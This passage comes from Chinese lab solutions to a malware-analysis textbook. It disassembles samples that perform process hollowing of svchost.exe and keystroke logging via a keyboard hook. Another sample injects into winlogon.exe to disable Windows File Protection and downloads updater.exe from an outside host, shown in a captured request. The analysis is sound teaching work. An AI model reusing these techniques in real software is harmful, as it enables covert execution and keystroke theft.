10001063        push    offset StartAddress ❶       ; lpStartAddress
10001068        push    0                           ; dwStackSize
1000106A        push    0                           ; lpThreadAttributes
1000106C        call    ds:CreateThread
```

```
10001072         push    0EA60h                    ; dwMilliseconds
10001077         call    ds:Sleep
1000107D         mov     ecx, [ebp+var_18]
10001080         add     ecx, 1 ❸
10001083         mov     [ebp+var_18], ecx
```

在❶处的新线程，IDA Pro将它标记为StartAddress，创建这个消息框并显示“Press OK to reboot”，它用一个sprintf❷拼接的参数作为这个消息框的标题。这个参数是格式化字符串"Pratical Malware Analysis %d"，这里%d用一个保存在var_18❸变量的递增计数器替换。我们断定这个DLL除了每分钟弹出这些递增的恼人消息框之外，什么都不会做。

Lab 12-2参考解答

简短答案

1. 这个程序的目的是秘密地启动另一个程序。
2. 这个程序使用进程替换来秘密执行。
3. 这个恶意的有效载荷（payload）被保存在这个程序的资源节中。这个资源节的类型是 UNICODE，且名字是 LOCALIZATION。
4. 保存在这个程序资源节中的恶意有效载荷是经过 XOR 编码过的。这个解码例程可以在 sub_40132C 处找到，而 XOR 字节在 0x0040141B 处可以找到。
5. 这些字符串是使用在 sub_401000 处的函数，来进行 XOR 编码的。

详细分析过程

既然我们已经在第3章的Lab中分析过这个二进制文件了，让我们从用IDA Pro打开这个文件并查看导入函数开始。这个列表中的许多函数都提供了极少的信息，因为它们普遍被所有的Windows可执行文件导入，但是有些导入函数还是特别显眼。具体来说，CreateProcessA、GetThreadContext以及SetThreadContext暗示这个程序创建新的进程，并修改进程中的线程执行上下文。导入函数ReadProcessMemory和WriteProcessMemory告诉我们这个程序对进程内存空间进行了直接读写。导入函数LockResource和SizeOfResource告诉我们这个进程比较重要的数据可能保存在哪。我们首先将注意力集中在位置0x0040115F处，来分析调用CreateProcessA函数的目的，如在代码清单12-6L中所示。

代码清单12-6L　创建一个挂起进程并访问线程上下文

```
00401145        lea     edx, [ebp+ProcessInformation]
00401148        push    edx ❷                   ; lpProcessInformation
00401149        lea     eax, [ebp+StartupInfo]
0040114C        push    eax                     ; lpStartupInfo
0040114D        push    0                       ; lpCurrentDirectory
0040114F        push    0                       ; lpEnvironment
00401151        push    4 ❶                     ; dwCreationFlags
00401153        push    0                       ; bInheritHandles
00401155        push    0                       ; lpThreadAttributes
00401157        push    0                       ; lpProcessAttributes
00401159        push    0                       ; lpCommandLine
0040115B        mov     ecx, [ebp+lpApplicationName]
0040115E        push    ecx                     ; lpApplicationName
0040115F        call    ds:CreateProcessA
...
00401191        mov     ecx, [ebp+ProcessInformation.hThread]
00401194        push    ecx                     ; hThread
00401195        call    ds:GetThreadContext ❸
```

在代码清单12-6L中的❶处，我们看到一个push 4指令，而它被IDA Pro标记为参数dwCreationFlags。MSDN文档对CreateProcess的描述告诉我们这是CREATE_SUSPENDED标志，它允许进程被创建但并不启动。这个进程将不会执行，除非等这个主进程调用API ResumeThread函数时，它才会被启动。

在❸处，我们看见这个程序正在访问一个线程上下文。GetThreadContex的hThread参数与❷处传递给CreateProcessA的参数处于同一缓冲区，它告诉我们这个程序正在访问挂起进程的上下文。获取进程句柄非常重要，因为程序将使用这个进程句柄与挂起进程进行交互。

调用GetThreadContext以后，我们看见这个进程被用于ReadProcessMemory的调用。为了更好地判断这个程序用进程上下文做了什么，我们需要在IDA Pro中添加CONTEXT结构体。要添加这个标准结构体，需要单击*Structures*标签页，并按INS键。接着，单击*Add Standard Structure*按钮，并放置名为CONTEXT的结构体。一旦你完成了添加结构体，右击位置0x004011C3来解析这个结构体的偏移，如图12-21所示。可以看到，偏移0xA4实际上通过[eax+CONTEXT._Ebx]来引用这个进程的EBX寄存器。




图12-2L　IDA Pro结构体偏移解析

这个新创建就被挂起的进程EBX寄存器总是包含一个指向进程环境块（PEB）的数据结构。如代码清单12-7L所示，在❶处，程序以8字节递增结构体，并将这个值压到栈上，作为要读取内存的起始地址。

代码清单12-7L　读取一个PEB数据结构

```
004011B8        push    0                       ; lpNumberOfBytesRead
004011BA        push    4 ❷                     ; nSize
004011BC        lea     edx, [ebp+Buffer]
004011BF        push    edx                     ; lpBuffer
004011C0        mov     eax, [ebp+lpContext]
004011C3        mov     ecx, [eax+CONTEXT._Ebx]
004011C9        add     ecx, 8 ❶
004011CC        push    ecx                     ; lpBaseAddress
004011CD        mov     edx, [ebp+ProcessInformation.hProcess]
004011D0        push    edx                     ; hProcess
004011D1        call    ds:ReadProcessMemory
```

因为PEB数据结构并不是标准IDA Pro数据结构中的一部分，我们需要使用互联网搜索或WinDbg，来帮助判断PEB数据结构的8字节偏移处是什么：一个指向`ImageBaseAddress`（被加载的可执行文件起始部分）的指针。将这个地址作为读取位置，并在❷处读取4个字节，我们看到IDA Pro已标记为`Buffer`的变量将包含被挂起进程的`ImageBase`。

这个程序使用在0x004011E8处的`GetProcAddress`，手动解析导入函数`UnMapViewOfSection`，并且在0x004011FE处，`ImageBaseAddress`作为`UnMapViewOfSection`的一个参数传入。`UnMapViewOfSection`的调用从内存中移除这个被挂起进程，此时这个程序将不再执行。

在代码清单12-8L中，我们看到参数被压到栈上，然后调用`VirtualAllocEx`。

代码清单12-8L　在一个被挂起进程中为一个可执行文件分配内存

```
00401209        push    40h❹                    ; flProtect
0040120B        push    3000h                   ; flAllocationType
00401210        mov     edx, [ebp+var_8]
00401213        mov     eax, [edx+50h]❸
00401216        push    eax                     ; dwSize
00401217        mov     ecx, [ebp+var_8]
0040121A        mov     edx, [ecx+34h]❷
0040121D        push    edx                     ; lpAddress
0040121E        mov     eax, [ebp+ProcessInformation.hProcess]❶
00401221        push    eax                     ; hProcess
00401222        call    ds:VirtualAllocEx
```

注意代码清单中的❶处，显示了这个程序在被挂起进程的地址空间中分配内存。这是需要进一步调查的行为。

在这个函数的开头，程序检查在0x004010FE处的魔术值MZ和在0x00401119处的魔术值PE。如果这个检查是有效的，我们知道var_8是一个指针，指向加载到内存的PE头。

在❷处，这个程序要求内存被分配在PE文件ImageBase的地址，它告诉Windows加载器这个可执行文件更倾向于被加载到哪个位置。在❸处，这个程序请求由PE头ImageSize（偏移0x50）属性指定内存的大小。最终，在❹处，我们查询MSDN文档判定这部分内存是以PAGE_EXECUTE_READWRITE权限分配的。

一旦这部分内存被分配后，在0x00401251处指令会调用WriteProcessMemory函数，从这个PE文件的开头写入数据到挂起进程时分配的内存中。要写入的字节数是从PE头的偏移0x54处取得的，也就是SizeOfHeaders。第一次WriteProcessMemory调用将PE文件头复制到被挂起的进程中，这表明了这个程序正移动一个PE文件到另一个进程的地址空间。

接下来，在代码清单12-9L中，我们在❶处看到一个循环，这个循环的计数器var_70在0x00401257处被初始化为0。

代码清单12-9L　复制PE节到内存中

```
00401257        mov     [ebp+var_70], 0
0040125E        jmp     short loc_401269
00401260 loc_401260:                       ; CODE XREF: sub_4010EA+1CD_j
00401260        mov     eax, [ebp+var_70]
00401263        add     eax, 1
00401266        mov     [ebp+var_70], eax
00401269
00401269 loc_401269:                       ; CODE XREF: sub_4010EA+174_j
00401269        mov     ecx, [ebp+var_8]
0040126C        xor     edx, edx
0040126E        mov     dx, [ecx+6]
00401272        cmp     [ebp+var_70], edx ❷
00401275        jge     short loc_4012B9
00401277        mov     eax, [ebp+var_4]
0040127A        mov     ecx, [ebp+lpBuffer]
0040127D        add     ecx, [eax+3Ch] ❸
00401280        mov     edx, [ebp+var_70]
00401283        imul    edx, 28h ❺
00401286        lea     eax, [ecx+edx+0F8h]  ❹
0040128D        mov     [ebp+var_74], eax
00401290        push    0                  ; lpNumberOfBytesWritten
00401292        mov     ecx, [ebp+var_74]
00401295        mov     edx, [ecx+10h]
00401298        push    edx                ; nSize
00401299        mov     eax, [ebp+var_74]
0040129C        mov     ecx, [ebp+lpBuffer]
0040129F        add     ecx, [eax+14h]
```

```
004012A2        push    ecx                         ; lpBuffer
004012A3        mov     edx, [ebp+var_74]
004012A6        mov     eax, [ebp+lpBaseAddress]
004012A9        add     eax, [edx+0Ch]
004012AC        push    eax                         ; lpBaseAddress
004012AD        mov     ecx, [ebp+ProcessInformation.hProcess]
004012B0        push    ecx                         ; hProcess
004012B1        call    ds:WriteProcessMemory
004012B7        jmp     short loc_401260 ❶
```

这个循环计数器用来与❷处PE头部第6字节偏移处的值比较，也就是NumberOfSections。因为可执行代码包含一个可执行文件必需的数据——如代码、数据、重定位等——所以我们知道这个循环可能正在复制PE可执行段到这个挂起进程，但是还需要再确认一下。

var_4变量包含一个指向内存中MZ/PE文件的指针（被IDA Pro标记为lpBuffer），它在位置0x004010F3处被初始化。我们知道PE可执行文件中的第一个部分是MZ头，在❸处，我们看到这个程序正在将MZ头缓冲区的偏移量加上0x3C（到PE头的偏移），这使ECX指向PE头的起始位置。在❹处，我们看到一个指针被获取到。EDX在这个循环中第一次迭代时的取值是0，所以我们可以在指针计算中将EDX移除，这样就只剩下ECX和0xF8了。

查看这个PE头部偏移，我们看到0xF8是IMAGE_HEADER_SECTION数组的起始位置。一个简单的sizeof(IMAGE_HEADER_SECTION)告诉我们这个结构体的大小是40字节，这与❺处执行乘法的循环计数器的值相吻合。

现在我们可以再次向IDA Pro标准结构体添加IMAGE_DOS_HEADER、IMAGE_NT_HEADERS，以及IMAGE_SECTION_ HEADER。利用我们在不同阶段掌握的每个寄存器的使用情况，我们将在代码清单12-9L中的反汇编转换为代码清单12-10L中更加可读的版本（相应修改已经被加粗显示）。

代码清单12-10L　使用IDA Pro结构体复制PE节到内存中

```
00401260 loc_401260:                                ; CODE XREF: sub_4010EA+1CD_j
00401260        mov     eax, [ebp+var_70]
00401263        add     eax, 1
00401266        mov     [ebp+var_70], eax
00401269
00401269 loc_401269:                                ; CODE XREF: sub_4010EA+174_j
00401269        mov     ecx, [ebp+var_8]
0040126C        xor     edx, edx
0040126E        mov     dx,[ecx+IMAGE_NT_HEADERS.FileHeader.NumberOfSections]
00401272        cmp     [ebp+var_70], edx
00401275        jge     short loc_4012B9
00401277        mov     eax, [ebp+var_4]
0040127A        mov     ecx, [ebp+lpBuffer]
0040127D        add     ecx, [eax+IMAGE_DOS_HEADER.e_lfanew]
00401280        mov     edx, [ebp+var_70]
```

```
00401283        imul    edx, 28h
00401286        lea     eax, [ecx+edx+(size IMAGE_NT_HEADERS)]
0040128D        mov     [ebp+var_74], eax
00401290        push    0                       ; lpNumberOfBytesWritten
00401292        mov     ecx, [ebp+var_74]
00401295        mov     edx, [ecx+IMAGE_SECTION_HEADER.SizeOfRawData]
00401298        push    edx                     ; nSize
00401299        mov     eax, [ebp+var_74]
0040129C        mov     ecx, [ebp+lpBuffer]
0040129F        add     ecx, [eax+IMAGE_SECTION_HEADER.PointerToRawData]
004012A2        push    ecx                     ; lpBuffer
004012A3        mov     edx, [ebp+var_74]
004012A6        mov     eax, [ebp+lpBaseAddress]
004012A9        add     eax, [edx+IMAGE_SECTION_HEADER.VirtualAddress]
004012AC        push    eax                     ; lpBaseAddress
004012AD        mov     ecx, [ebp+ProcessInformation.hProcess]
004012B0        push    ecx                     ; hProcess
004012B1        call    ds:WriteProcessMemory
004012B7        jmp     short loc_401260
```

在代码清单12-10L中，查看被用来执行复制操作的每一个段（SizeOfRawData、PointerToRawData以及VirtualAddress）的值变得更加简单，这印证了我们早期对这个程序复制每一个段到被挂起进程内存空间中的猜测。至此，这个程序已经执行完了加载一个可执行文件到另一个进程的地址空间的必要的步骤。

在代码清单12-11L中，我们看到这个程序调用了SetThreadContext函数，这个函数设置在❶处的EAX寄存器为被加载到被挂起进程内存空间中可执行文件的入口点。一旦这个程序在❷处执行ResumeThread函数，它将会成功地达到将之前CreateProcessA创建的进程替换为另一个进程的目的。

代码清单12-11L 恢复一个被挂起的进程

```
004012DB    mov     eax, [ebp+var_8]
004012DE    mov     ecx, [ebp+lpBaseAddress]
004012E1    add     ecx, [eax+IMAGE_NT_HEADERS.OptionalHeader.AddressOfEntryPoint]
004012E4    mov     edx, [ebp+lpContext]
004012E7    mov     [edx+CONTEXT._Eax], ecx ❶
004012ED    mov     eax, [ebp+lpContext]
004012F0    push    eax                     ; lpContext
004012F1    mov     ecx, [ebp+ProcessInformation.hThread]
004012F4    push    ecx                     ; hThread
004012F5    call    ds:SetThreadContext
004012FB    mov     edx, [ebp+ProcessInformation.hThread]
004012FE    push    edx                     ; hThread
004012FF    call    ds:ResumeThread ❷
```

现在我们知道进程替换的过程正在发生，判断哪一个进程正在被替换，以及哪一个进程穿着其他进程的斗篷被偷偷摸摸地执行，是非常重要的。首先，我们需要探索lpApplicationName的来源，在代码清单12-6L中，IDA Pro提供了CreateProcessA参数的标记。

将光标放在sub_4010EA函数的开头，并按Ctrl+X，显示出所有的交叉引用，包括调用者sub_40144B和main。跟着main，我们可以找到0x00401544，在这里变量Dst被载入到要传递给sub_4010EA的寄存器中，作为CreateProcessA调用所准备的进程名。将光标放在Dst变量上面，高亮整个函数中的这个变量，由此允许我们跟随这个变量，来判断它的来源。

这个变量首次出现在代码清单12-2L中的❶处，被当作sub_40149D函数的第二个参数。

代码清单12-12L　构建路径字符串

```
00401508        push    400h                    ; uSize
0040150D        lea     eax, [ebp+Dst] ❶
00401513        push    eax                     ; Str
00401514        push    offset aSvchost_exe ❷   ; "\\svchost.exe"
00401519        call    sub_40149D
```

对sub_40149D函数的快速浏览一下，可以发现它很简单，仅仅复制%SystemRoot%\System32\到第二个参数中，然后将第一个参数拼接到末尾。由于Dst变量是第二个参数，这个函数接收新路径，我们返回到在❷处sub_40149D函数的第一个参数，可以看到\\svchost.exe。这告诉我们被替换进程是*%SystemRoot%\System32\svchost.exe*。

现在我们知道这个程序启动的是*svchost.exe*，但是我们还需要判断要替换*svchost.exe*的进程。我们通过跟随在0x00401539处的变量*lpBuffer*，来跟踪传递给sub_4010EA的PE缓冲区，就像原路返回到Dst变量一样。

我们定位到lpBuffer，它在代码清单12-13L中的❶处接收EAX。通过检查之前的指令，可以发现在❷处的一个函数调用。记住EAX用作一个函数的返回值，我们知道这个缓冲区来自函数sub_40132C，很明显，它使用变量hModule，即一个指向程序本身——Lab12-02.exe——的内存指针。

代码清单12-13L　加载替换svchost.exe的可执行体

```
00401521        mov     ecx, [ebp+hModule]
00401527        push    ecx                     ; hModule
00401528        call    sub_40132C ❷
0040152D        add     esp, 4
00401530        mov     [ebp+lpBuffer], eax ❶
```

函数sub_40132C调用函数FindResource、LoadResource、LockResource、SizeOfResource、VirtualAlloc以及memcpy。这个程序从可执行文件的资源段复制数据到内存中。我们将使用Resource Hacker来查看在资源段中的项，并将它们导出到单独文件中。图12-3L显示在Resource Hacker

中的Lab12-02.exe，它在资源段中有一个编码过的二进制文件。我们可以使用Resource Hacker来导出这个二进制文件。

在这一点上，我们需要继续检查这段反汇编，来判断这个可执行文件是如何被编码的。在0x00401425处，我们看到这个缓冲区被传递给函数`sub_401000`，这个函数看起来像一个XOR例程。回顾传递给在0x0040141B处的函数的第三个参数，我们看到了`0x41`。利用WinHex，选择Edit Modify Data XOR，然后输入0x41，可以快速XOR之前Resource Hacker导出的文件。在执行这个转换以后，我们得到了一个有效的PE可执行文件，这个执行文件后续被用来替换*svchost.exe*进程实例。




图12-3L Resource Hacker在资源节中显示一个编码过的二进制文件

> **注意：** WinHex 是一个可以从 http://www.x-ways.net/winhex/获得的十六进制编辑器，并且拥有免费试用版，对恶意代码分析来说是非常有用的。我们这里使用它来达到演示的目的，大部分十六进制编辑器都可以执行一个单字节 XOR 操作。

我们可以断定这个恶意代码从它的资源段解码一个二进制文件，并针对*svchost.exe*，用解码后的二进制文件执行了进程替换。

Lab 12-3参考解答

简短答案

1. 这个程序是一个击键记录器。
2. 这个程序使用挂钩注入，来偷取击键记录。
3. 这个程序创建文件 *praticalmalwareanalysis.log*，来保存击键记录。

详细分析过程

既然我们已经在第3章Lab中分析过这个二进制了，并且它是作为Lab 12-2实验被释放出来的二进制文件，所以首先让我们直接用IDA Pro打开这个文件来检查它导入函数。导入函数中最引人注目的一个是SetWindowsHookExA，这是一个允许应用程序挂钩或监控微软Windows内部事件的API。

在代码清单12-14L中，我们看到SetWindowsHookExA在❶处从main中被调用。MSDN文档显示第一个参数0Dh，对应WH_KEYBOARD_LL，它使用IDA Pro标记为fn❷的挂钩函数启用键盘事件监控。这个程序可能对键击消息做某些手脚，而这个fn函数正在接收这些击键记录。

代码清单12-14L　main调用SetWindowsHookExA

```
00401053        push    eax                         ; hmod
00401054        push    offset fn ❷                 ; lpfn
00401059        push    0Dh                         ; idHook
0040105B        call    ds:SetWindowsHookExA ❶
00401061        mov     [ebp+hhk], eax
```

注册接收键盘事件的钩子之后，程序在0x00401076处的循环中调用了GetMessageA。本例中，程序一定要调用GetMessageA，因为Windows不会将消息发送到程序进程的钩子函数中，直到循环产生错误，它才会终止。

移动到fn函数，我们开始查看程序对截获的击键事件做了什么处理。fn是一个通用函数，它带有3个参数，它有一个定义为HOOKPROC的原型。使用MSDN文档，我们确定WH_KEYBOARD_LL回调函数实际上是LowLevelKeyboardProc回调函数。利用这些信息，我们将它的参数解析为实际的数据结构，这使得我们的工作变得更加简单，因为这让我们直接读取名字，而不是读偏移量。

要让IDA从偏移量转而显示名字，将光标放到0x00401086，按Y键，然后将lParam的类型转化为***KBDLLHOOKSTRUCT*** *。现在，你可以转到0x4010a4，按T键，并且选择**KBDLLHOOKSTRUCT.vkCode**。lParam的引用应该显示为结构体的变量名，而不是数字偏移量。例如，0x004010A4处的[eax]变为[eax+KBDLLHOOKSTRUCT.vkCode]，如代码清单12-15L中❸处所示。

代码清单12-15L　钩子函数

```
0040108F        cmp     [ebp+wParam], WM_SYSKEYDOWN ❶
00401096        jz      short loc_4010A1
00401098        cmp     [ebp+wParam], WM_KEYDOWN ❷
0040109F        jnz     short loc_4010AF
004010A1
004010A1 loc_4010A1:                               ; CODE XREF: fn+10j
004010A1        mov     eax, [ebp+lParam]
004010A4        mov     ecx, [eax+KBDLLHOOKSTRUCT.vkCode] ❸
004010A6        push    ecx                         ; Buffer
004010A7        call    sub_4010C7
```

在代码清单12-15L中，我们看到，为了处理每次按键，程序用cmp指令在❶和❷处检查按键的类型。在❸处，程序将虚拟按键码传递到随后以粗体显示的sub_4010C7函数中。

检查sub_4010C7函数，我们看到程序首先打开一个文件（*practicalmalwareanalysis.log*）。打开文件之后，恶意代码调用GetForegroundWindow和GetWindowTextA，如代码清单12-16L中所示。首先，GetForegroundWindow选择按键按下时的活动窗口，然后使用GetWindowTextA获得窗口的标题。通过这些操作，帮助程序提供按键来源的上下文。

代码清单12-16L 打开日志文件并且获得窗口标题

```
004010E6        push    offset FileName     ; "practicalmalwareanalysis.log"
004010EB        call    ds:CreateFileA
...
0040110F        push    400h                    ; nMaxCount
00401114        push    offset String           ; lpString
00401119        call    ds:GetForegroundWindow
0040111F        push    eax                     ; hWnd
00401120        call    ds:GetWindowTextA
00401126        push    offset String           ; Str2
0040112B        push    offset Dest             ; Str1
00401130        call    _strcmp
```

一旦程序将窗口标题写入到日志文件，它就进入一个跳转表，如代码清单12-17L的❶处所示。确定变量var_C包含传入函数sub_4010C7的虚拟按键码后，我们看到虚拟按键码作为一个查询表的索引❷。查询表得到的值作为跳转表off_401441的一个索引❹。

代码清单12-17L 虚拟按键码跳转表

```
0040120B        sub     eax, 8 ❸
...
0040121B        mov     edx, [ebp+var_C]
0040121E        xor     ecx, ecx
00401220        mov     cl, ds:byte_40148D[edx]❷
00401226        jmp     ds:off_401441[ecx*4] ❶     ; switch jump
```

选择VK_SHIFT（0x10）的值，我们跟随查询过程。在❸处，从这个值中减去8，剩下的值为0x8（0x10-0x08）。在byte_40148D查找偏移量0x8。如代码清单12-18L所示，到得值3，3被存入到ECX中。然后，ECX乘以4❶，得到0xC，将它作为off_401441的一个偏移量，然后返回到位置loc_401249，这里我们发现字符串[SHIFT]被写入到日志文件中。

代码清单12-18L byte_40148D的偏移量表

```
byte_40148D     db      0,      1,    12h,    12h
                db    12h,      2,    12h,    12h
                db      3,      4,    12h,    12h
```

我们推断这个恶意代码是一个击键记录器，它将击键记录到文件*practicalmalwareanalysis.log*。这个击键记录器使用SetWindowsHookEx，来实现它的击键记录功能。

Lab 12-4参考解答

简短答案

1. 恶意代码查看给定 PID 是否为 *winlogon.exe* 进程。
2. *winlogon.exe* 是被注入的进程。
3. DLL *sfc_os.dll* 用来禁用 Windows 的文件保护机制。
4. 传递给 CreateRemoteThread 的第 4 个参数是一个函数指针，指向 *sfc_os.dll* 中一个未命名的序号为 2 的函数（SfcTerminateWatcherThread）。
5. 恶意代码从资源段中释放一个二进制文件，并且将这个二进制文件覆盖旧的 Windows 更新程序（*wupdmgr.exe*）。覆盖真实的 *wupdmgr.exe* 之前，恶意代码将它复制到*%TEMP%*目录，供以后使用。
6. 恶意代码向 *winlogon.exe* 注入一个远程线程，并且调用 *sfc_os.dll* 的一个导出函数（序号为 2 的 SfcTerminateWatcherThread），在下次启动之前禁用 Windows 的文件保护机制。因为这个函数一定要运行在进程 *winlogon.exe* 中，所以 CreateRemoteThread 调用十分必要。恶意代码通过用这个二进制文件来更新自己的恶意代码，并且调用原始的二进制文件（位于*%TEMP%*目录）来特洛伊木马化 *wupdmgr.exe* 文件。

详细分析过程

首先，我们进行一些基础的静态分析过程。检查恶意代码的导入函数表，我们看到CreateRemoteThread，但是没有WriteProcessMemory或VirtualAllocEx这些更有意思的函数。同时，我们也看到有资源操作函数的导入，例如LoadResource和FindResourceA等。用Resource Hacker检查恶意代码，我们注意到一个名为BIN的程序存储在资源段中。

接下来，我们转到基础的动态分析过程，Procmon工具告诉我们恶意代码创建一个文件（*%TEMP%\winup.exe*），并且覆盖了位于*%SystemRoot%\System32\wupdmgr.exe*的Windows更新二进制文件。比较恶意代码释放的*wupdmgr.exe*和恶意代码资源节中BIN文件，我们看到它们是相同的（Windows文件保护机制本应该能够恢复原始文件，但是事实上却没有）。

运行netcat工具，我们发现恶意代码试图从*www.practicalmalwareanalysis.com*中下载*updater.exe*，如代码清单12-19L所示。

代码清单12-19L 运行Lab12-04.exe后执行的HTTP GET请求

```
GET /updater.exe HTTP/1.1
Accept: */*
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; .NET CLR
2.0.50727; .NET CLR 1.1.4322; .NET CLR 3.0.04506.30; .NET CLR 3.0.04506.648)
Host: www.practicalmalwareanalysis.com
Connection: Keep-Alive
```

我们将恶意代码载入到IDA Pro中，并且滚动到位于0x00401350的`main`函数。在`main`函数开始的几行中，我们看到恶意代码从*psapi.dll*中解析Windows进程枚举的函数，如代码清单12-20L所示。

代码清单12-20L 动态解析进程枚举导入函数

```
004013AA        push    offset ProcName    ; "EnumProcessModules"
004013AF        push    offset aPsapi_dll ; "psapi.dll"
004013B4        call    ds:LoadLibraryA ❶
004013BA        push    eax
004013BB        call    ds:GetProcAddress ❷
004013C1        mov     dword_40312C, eax ❸  ; Rename to myEnumProcessModules
```

代码清单12-20L也显示恶意代码使用`LoadLibraryA`❶和`GetProcAddress`❷手工解析的三个函数之一。

恶意代码分别将函数指针保存到`dword_40312C`❸、`dword_403128`和`dword_403124`中。我们修改这些全局变量的名字，使得我们在随后分析中能够容易地识别这些函数调用。我们分别将它们命名为`myEnumProcessModules`，`myGetModuleBaseNameA`和`myEnumProcesses`。

之后恶意代码检查这些函数指针的值，当达到0x00401423和`myEnumProcesses`调用时，如代码清单12-21L的❶处所示。这个代码清单所列代码的目的是返回系统进程PID的数组。数组被局部变量`dwProcessId`所引用❷。

代码清单12-21L 枚举进程

```
00401423        lea eax, [ebp+var_1228]
00401429        push eax              ; _DWORD
0040142A        push 1000h            ; _DWORD
0040142F        lea ecx, [ebp+dwProcessId] ❷
00401435        push ecx              ; _DWORD
00401436        call myEnumProcesses ❶
0040143C        test eax, eax
0040143E        jnz short loc_401
```

然后，恶意代码开始循环遍历PID，并且将每个进程的PID传递给0x00401000的子例程，如代码清单12-22L所示。我们看到一个到`dwProcessId`引用数组的索引，在调用`sub_401000`之前计算它。

代码清单12-22L 遍历PID

```
00401495    mov eax, [ebp+var_1238]
0040149B    mov ecx, [ebp+eax*4+dwProcessId]
004014A2    push ecx          ; dwProcessId
004014A3    call sub_401000
```

我们检查sub_401000函数的内部，看到两个局部变量集合（Str1和Str2），如代码清单12-23L所示。变量Str1包含字符串"<not real>"，变量Str2包含字符串"winlogon.exe"。

代码清单12-23L 字符串的初始化

```
0040100A    mov eax, dword ptr aWinlogon_exe ; "winlogon.exe"
0040100F    mov dword ptr [ebp+Str2], eax
...
0040102C    mov ecx, dword ptr aNotReal ; "<not real>"
00401032    mov dword ptr [ebp+Str1], ecx
```

接下来，恶意代码将循环中的参数（dwProcessId）传递到OpenProcess，来获得进程的句柄。如代码清单12-24L❶所示。OpenProcess返回的句柄存入到EAX，并且传递给❷处的myEnumProcessModules函数，这个函数将返回加载到这个进程所有模块的句柄数组。

代码清单12-24L 对于每一个进程，枚举它的模块

```
00401070    push edx          ; dwProcessId
00401071    push 0            ; bInheritHandle
00401073    push 410h         ; dwDesiredAccess
00401078    call ds:OpenProcess ❶
...
00401087    lea eax, [ebp+var_120]
0040108D    push eax
0040108E    push 4
00401090    lea ecx, [ebp+var_11C]
00401096    push ecx
00401097    mov edx, [ebp+hObject]  ❷
0040109A    push edx
0040109B    call myEnumProcessModules
```

如代码清单12-25L所示，恶意代码试图使用GetModuleBaseNameA，获得模块PID的基本名称。如果成功，Str1将会包含传递给子例程的模块PID的基本名称的字符串，如果失败，它会保持初始值"<not real>"。

代码清单12-25L 获得每个模块的名字

```
004010A5    push 104h
004010AA    lea eax, [ebp+Str1]; will change
```

```
004010B0        push eax
004010B1        mov ecx, [ebp+var_11C]
004010B7        push ecx
004010B8        mov edx, [ebp+hObject]
004010BB        push edx
004010BC        call myGetModuleBaseNameA
```

原有初始化字符串"<not real>"应该含有GetModuleBaseNameA返回的基本模块的名字。将这个字符串与字符串"winlogon.exe"比较，如果相同，EAX将会等于0，函数返回时EAX将会等于1。如果不相同，则函数返回值EAX等于0。现在我们可以有把握地说，sub_401000函数正在确定与*winlogon.exe*关联的PID。

现在，我们已经知道了sub_401000函数所做的操作，我们将它重命名为PIDLookup。注意，在代码清单12-26L的❶处，测试EAX中的返回值，来查看它是否等于1，如果等于1，代码跳转到loc_4014CF，递增循环计数器并且用新的PID运行PIDLookup。否则，如果PID与*winlogon.exe*相匹配，则PID将被传递给sub_401174，如代码清单中❷所示。

代码清单12-26L　PID查询与比较

```
004014A3        call PIDLookup
004014A8        add esp, 4
004014AB        mov [ebp+var_114], eax
004014B1        cmp [ebp+var_114], 0 ❶
004014B8        jz  short loc_4014CF
...
004014E4        mov     ecx, [ebp+var_1234]
004014EA        push    ecx      ; dwProcessId
004014EB        call    sub_401174 ❷
```

检查sub_401174函数，我们看到它用参数SeDebugPrivilege立即调用另外一个子例程。这个函数执行我们在第11章中讨论的SeDebugPrivilege提权过程。

跟着SeDebugPrivilege提取函数，我们看到字符串sfc_os.dll传递给LoadLibraryA，如代码清单12-27L中❶所示。接下来，用*sfc_os.dll*的句柄和序号2（未公开的Windows函数）调用GetProcAddress。在❷序号2被压入到堆栈。在❸序号2的函数指针被存入到lpStartAddress（IDA Pro提供的标签）。然后，恶意代码用*winlogon.exe*的PID和值为0x1F0FFF的dwDesiredAccess（符号常量为PROCESS_ALL_ACCESS），调用OpenProcess函数。在❹处*winlogon.exe*的句柄被保存到hProcess中。

代码清单12-27L　解析sfc_os.dll序号为2函数并且打开Winlogon的句柄

```
004011A1        push 2 ❷              ; lpProcName
004011A3        push offset LibFileName ; "sfc_os.dll"
004011A8        call ds:LoadLibraryA ❶
```

```
004011AE        push eax            ; hModule
004011AF        call ds:GetProcAddress
004011B5        mov lpStartAddress, eax ❸
004011BA        mov eax, [ebp+dwProcessId]
004011BD        push eax        ; dwProcessId
004011BE        push 0          ; bInheritHandle
004011C0        push 1F0FFFh    ; dwDesiredAccess
004011C5        call ds:OpenProcess
004011CB        mov [ebp+hProcess], eax ❹
004011CE        cmp [ebp+hProcess], 0
004011D2        jnz short loc_4011D
```

